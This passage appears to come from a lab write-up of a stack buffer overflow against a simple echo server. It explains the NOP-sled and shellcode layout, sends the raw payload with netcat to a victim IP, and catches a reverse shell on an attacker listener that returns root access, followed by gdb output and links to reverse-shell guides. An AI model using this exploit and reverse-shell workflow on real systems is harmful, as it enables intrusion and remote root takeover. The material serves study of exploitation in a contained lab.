- Major work is done by these two lines of code. Firstly payload, it fills buffer till the edge of returning(so padding ,nops and shellcode sum is 1032).
- Then next instruction(i.e RIP in our code) replaces return address with the address we want to point it. *RIP has $rbp value with approximately the size of buffer subtracted.*
- The RIP which we have overwrriten basically points to a location down in the buffer.Since out buffer grows upwards we need it to point somewhere in between the buffer so that after few NOPs it reaches our shellcode.

Expected Results

Without gdb run these commands on attacker machine


- `nc <Victim IP address> <Victim Port Number> < <input string file>`



```
ashita@gigster:~/Stack-Buffer-Overflow$ nc 172.16.12.131 22000 < input2
ashita@gigster:~/Stack-Buffer-Overflow$ nc 172.16.12.131 22000 < input2
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
�������������H1�H������H�����H��\��(�d�H1X'H-�������u�TB�;3��`,�\����h��(+B�>M��B�:�I���p�a�@6�����b
5��[�d���F���\�Y��(�d���������������������������������������������������������������������
�����������������������`����
```

```
[artix Stack-buffer-Overflow]# ./simple_echo_server
```


- `nc -l -v <Attacker IP address> <Attacker Port Number>`



```
ashita@gigster:~/Stack-Buffer-Overflow$ nc -l -v 172.16.12.1 4444
Listening on gigster 4444
Connection received on 172.16.12.131 60464
pwd
/root/Stack-buffer-Overflow
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,DYNAMIC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default ql
en 1000
    link/ether 00:0c:29:90:0e:8f brd ff:ff:ff:ff:ff:ff
    inet 172.16.12.131/24 brd 172.16.12.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe90:e8f/64 scope link
       valid_lft forever preferred_lft forever
hostname
artix
```

```
[artix Stack-buffer-Overflow]# ./simple_echo_server
```

With gdb,to see if anything goes wrong.



```
ashita@gigster:~$ cd Stack-Buffer-Overflow/
ashita@gigster:~/Stack-Buffer-Overflow$ nc -l -v 172.16.12.1 4444
Listening on gigster 4444
Connection received on 172.16.12.131 60460
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,DYNAMIC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default ql
en 1000
    link/ether 00:0c:29:90:0e:8f brd ff:ff:ff:ff:ff:ff
    inet 172.16.12.131/24 brd 172.16.12.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe90:e8f/64 scope link
       valid_lft forever preferred_lft forever
whoami
root
^C
ashita@gigster:~/Stack-Buffer-Overflow$ nc -l -v 172.16.12.1 4444
Listening on gigster 4444
Connection received on 172.16.12.131 60462
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,DYNAMIC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default ql
en 1000
    link/ether 00:0c:29:90:0e:8f brd ff:ff:ff:ff:ff:ff
    inet 172.16.12.131/24 brd 172.16.12.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe90:e8f/64 scope link
       valid_lft forever preferred_lft forever
ls
asd.py
input
run_shellcode.py
run_shellcode2.py
shell
shell2
simple_echo_server
```

```
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./simple_echo_server...
(gdb) break start_user_thread
Breakpoint 1 at 0x12b0: file simple_echo_server.c, line 56.
(gdb) run
Starting program: /root/Stack-buffer-Overflow/simple_echo_server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

Breakpoint 1, start_user_thread (sockfd=4) at simple_echo_server.c:56
56      simple_echo_server.c: No such file or directory.
(gdb) i r
rax            0x4                 4
rbx            0x0                 0
rcx            0x7ffff7ebcef7      140737352814327
rdx            0x7fffffffea80      140737488349824
rsi            0x0                 0
rdi            0x4                 4
rbp            0x7fffffffe260      0x7fffffffe260
rsp            0x7fffffffde50      0x7fffffffde50
r8             0x7ffff7fa5a10      140737353767440
r9             0x7ffff7fcba80      140737353923200
r10            0x7ffff7db8de8      140737351749096
r11            0x7ffff7f2fc40      140737353284672
r12            0x7fffffffebb8      140737488350136
r13            0x5555555551c9      93824992235977
r14            0x555555557df0      93824992247280
r15            0x7ffff7ffd000      140737354125312
rip            0x5555555552b0      0x5555555552b0 <start_user_thread+17>
eflags         0x206               [ PF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb) c
Continuing.
process 1163 is executing new program: /usr/bin/bash
Error in re-setting breakpoint 1: Function "start_user_thread" not defined.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".
[Detaching after fork from child process 1167]
[Detaching after fork from child process 1168]
```

Resources :

https://infosecwriteups.com/expdev-reverse-tcp-shell-227e94d1d6ee

https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86

https://johndcyber.com/how-to-create-a-reverse-tcp-shell-windows-executable-using-metasploit-56d049007047
https://samsclass.info/127/proj/p4-lbuf-shell.htm

https://zerosum0x0.blogspot.com/2014/12/after-i-finished-micro-optimizing-my.html

https://resources.infosecinstitute.com/topic/stack-based-buffer-overflow-in-win-32-platform-part-5-writing-reverse-tcp-exploit/

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-a-reverse-shell-in-Metasploit#step-2-copy-the-executable-payload-to-box-b